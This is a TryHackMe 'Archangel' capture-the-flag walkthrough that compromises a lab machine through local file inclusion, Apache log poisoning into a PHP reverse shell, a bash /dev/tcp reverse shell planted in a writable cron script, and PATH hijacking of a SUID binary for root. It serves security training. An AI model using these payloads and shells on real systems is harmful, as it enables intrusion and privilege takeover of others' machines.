Archangel - TryHackMe Writeup
Archangel - TryHackMe Writeup
##Enumeration
###Nmap Scan
First, we run an nmap scan:
nmap -p- -vv 10.49.164.244

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
We have Port 80 open, so let's visit the web app with Burp Suite as the proxy to capture HTTP history.
###Web Application Discovery

On the home page, we find the answer to our first question by seeing the support email mentioned - support@mafialive.thm.
Next, let's add this domain to our /etc/hosts file and explore the web application.

echo "TARGET_IP mafialive.thm" >> /etc/hostsNow, let's visit mafialive.thm in our browser, and as soon as we do we get our Flag 1 - thm{*redacted*}.
###Directory Fuzzing
Since we don't have much to explore, let's try fuzzing directories using ffuf.
# Also fuzzing for common extensions like php, html, etc.
ffuf -u http://mafialive.thm/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 1000 -e .php,.html,.txt,.db,.bak -s

test.php
robots.txt
index.html
Here, test.php looks interesting. Let's visit this page and see what's inside.

It looks like a test page that is not ready to be deployed. This also answers our third question, as test.php is the page under development.
##Initial Access
###LFI Discovery

Moving ahead, we see a button on the same page. Clicking it shows the endpoint http://mafialive.thm/test.php?view=/var/www/html/development_testing/mrrobot.php.
The /var/www/html/development_testing/mrrobot.php path is an internal file path, which directly points us to Local File Inclusion (LFI). We can use this vulnerability to read internal files and even gain RCE.
Failed attempts of exploitation:
test.php?view=/etc/passwd
test.php?view=../../etc/passwd
It looks like there are some filtering protections on the target. We need to get the source code of the application to bypass it.
###Source Code Analysis
After trying various PHP filters, we eventually get:
http://mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php

CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXRsZT5JTkNMVURFPC90aXRsZT4KICAgIDxoMT5UZXN0IFBhZ2UuIE5vdCB0byBiZSBEZXBsb3llZDwvaDE+CiAKICAgIDwvYnV0dG9uPjwvYT4gPGEgaHJlZj0iL3Rlc3QucGhwP3ZpZXc9L3Zhci93d3cvaHRtbC9kZXZlbG9wbWVudF90ZXN0aW5nL21ycmmlldyJdKSl7CgkgICAgaWYoIWNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICcuLi8uLicpICYmIGNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICcvdmFyL3d3
---SNIP---
Let's base64 decode to get the source script:
<!DOCTYPE HTML>
<html>

<head>
    <title>INCLUDE</title>
    <h1>Test Page. Not to be Deployed</h1>

    </button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button id="secret">Here is a button</button></a>

        <?php

	    //FLAG: thm{REDACTED}

            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
	    if(isset($_GET["view"])){
	    if(!containsStr($_GET['view'], '../..') && containsStr($_GET['view'], '/var/www/html/development_testing')) {
            	include $_GET['view'];
            }else{

		echo 'Sorry, Thats not allowed';
            }
	}
        ?>

</body>

</html>
From the source code, we also get our next flag - thm{REDACTED}.
###Filter Bypass
Next, we can see the filter:
if(!containsStr($_GET['view'], '../..') && containsStr($_GET['view'], '/var/www/html/development_testing')) {
include $_GET['view'];- >Disallowed use of
../.. - >Must contain the path
/var/www/html/development_testing

So, let's use view=/var/www/html/development_testing/..//..//..//..//etc/passwd to see if it bypasses the filter - and it does!
##Exploitation
###Log Poisoning

Next, let's try to get a reverse shell by poisoning the Apache log files. First, let's see if we can read these logs.
http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//var/log/apache2/access.log

Next, we inject the payload in our User-Agent and resend the request.
User-Agent: <?php system($_GET['c']); ?>
###Reverse Shell
Now, let's copy and setup our reverse shell script:
┌──(kali㉿kali)-[~/CTF/THM]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php shell.php
Edit the local IP and the listening port, then let's start a Python server so that the remote server can access this file.
┌──(kali㉿kali)-[~/CTF/THM]
└─$ python3 -m http.server
Now, let's send this file to the server using wget:
http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//var/log/apache2/access.log&c=wget http://IP:PORT/shell.phpAlright, now we need to trigger the reverse shell. But before that, let's start a listener locally on the port we mentioned in the reverse shell script.
rlwrap nc -lnvp 1337To trigger the payload, visit http://mafialive.thm/shell.php.

We have the shell! To stabilize the shell, use:
python3 -c 'import pty; pty.spawn("/bin/bash")'##User Flag
We navigate to the /home/archangel directory and find user.txt. That is the user flag - thm{REDACTED}.

We also have 2 more interesting directories -
drwxr-xr-x 2 archangel archangel 4096 Nov 18  2020 myfiles
drwxrwx--- 2 archangel archangel 4096 Nov 19  2020 secret
Let's see what's inside them:
www-data@ubuntu:/home/archangel$ ls -la myfiles
ls -la myfiles
total 12
drwxr-xr-x 2 archangel archangel 4096 Nov 18  2020 .
drwxr-xr-x 6 archangel archangel 4096 Nov 20  2020 ..
-rw-r--r-- 1 root      root        44 Nov 18  2020 passwordbackup
www-data@ubuntu:/home/archangel$ ls -la secret
ls -la secret
ls: cannot open directory 'secret': Permission denied
So, we have the passwordbackup file and the secret folder that we cannot open.
Inside passwordbackup:
www-data@ubuntu:/home/archangel$ cat myfiles/passwordbackup
cat myfiles/passwordbackup
https://www.youtube.com/watch?v=dQw4w9WgXcQ
Nice RickRoll!
##Privilege Escalation
###Horizontal Escalation (Cron Job)
Let's try some privilege escalation methods.
sudo -l # didn't work

cat /etc/crontab

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
Interesting! We have /opt/helloworld.sh executed as archangel every minute. Let's see if it's editable.
www-data@ubuntu:/etc$ ls -la /opt/helloworld.sh
ls -la /opt/helloworld.sh
-rwxrwxrwx 1 archangel archangel 66 Nov 20  2020 /opt/helloworld.sh
Sweet! Now, we'll replace its content with:
bash -i >& /dev/tcp/<IP>/ 0>&1Save the file, make sure it has all permissions, and start a netcat listener. Wait for a minute or so for the cron job to run, then run the following command to get a reverse shell.
rlwrap nc -lnvp 4444
Now, we can see the contents inside secret/ folder.
archangel@ubuntu:~/secret$ ls -la
ls -la
total 32
drwxrwx--- 2 archangel archangel  4096 Nov 19  2020 .
drwxr-xr-x 6 archangel archangel  4096 Nov 20  2020 ..
-rwsr-xr-x 1 root      root      16904 Nov 18  2020 backup
-rw-r--r-- 1 root      root         49 Nov 19  2020 user2.txt
archangel@ubuntu:~/secret$ cat user2.txt
cat user2.txt
thm{REDACTED}
That's our second user flag - thm{REDACTED}.
###Vertical Escalation (SUID Binary)
Now, for root access. Let's first see what this backup file is, as it has the SUID bit set.
archangel@ubuntu:~/secret$ file backup
file backup
backup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=9093af828f30f957efce9020adc16dc214371d45, for GNU/Linux 3.2.0, not stripped
Okay, let's transfer this ELF to our local machine so that we can decompile it. We'll use a Python server on the remote machine and wget on the local machine for the transfer.
Once decompiled, we can see that:
int32_t main(int32_t argc, char** argv, char** envp)
{
    setuid(0);
    setgid(0);
    system("cp /home/user/archangel/myfiles/* /opt/backupfiles");
    return 0;
}
The backup file is owned by root and can be executed with root privileges.
Exploitation Steps:
- >Create a new
cpcommand - >Embed
/bin/bash -icommand into it to gain an interactive shell while executing the command with root privileges - >Make it executable
- >Export the new path to make backup run the newly created
cpcommand over the existingcpcommand - >Run
./backup - >Gain root access!
Save the following file as cp:
#!/bin/bash
/bin/bash -i
Then, in your terminal, run the command chmod +x cp.
Now, let's export the new path:
export PATH=/home/archangel/secret:$PATHNow, let's run the backup executable, and we gain root access.
archangel@ubuntu:~/secret$ ls
ls
backup
cp
user2.txt
archangel@ubuntu:~/secret$ ./backup
./backup
bash: cannot set terminal process group (3578): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:~/secret# ##Root Flag
Finally, let's get the /root/root.txt flag - thm{REDACTED}
root@ubuntu:~/secret# cd /root
cd /root
root@ubuntu:/root# cat root.txt
cat root.txt
thm{REDACTED}
root@ubuntu:/root#
Challenge solved!
##References
- >https://aditya-chauhan17.medium.com/local-file-inclusion-lfi-to-rce-7594e15870e1
- >https://github.com/RoqueNight/LFI---RCE-Cheat-Sheet
##Answers
###Task 1 - Deploy Machine
- >
Connect to OpenVPN and deploy the machine
No Answer Needed
###Task 2 - Get a Shell
- >
Find a different hostname
Ans. mafialive.thm
- >
Find flag 1
Ans. thm{redacted}
- >
Look for a page under development
Ans. test.php
- >
Find flag 2
Ans. thm{redacted}
- >
Get a shell and find the user flag
Ans. thm{redacted}
###Task 3 - Root the Machine
- >
Get User 2 flag
Ans. thm{redacted}
- >
Root the machine and find the root flag
Ans. thm{redacted}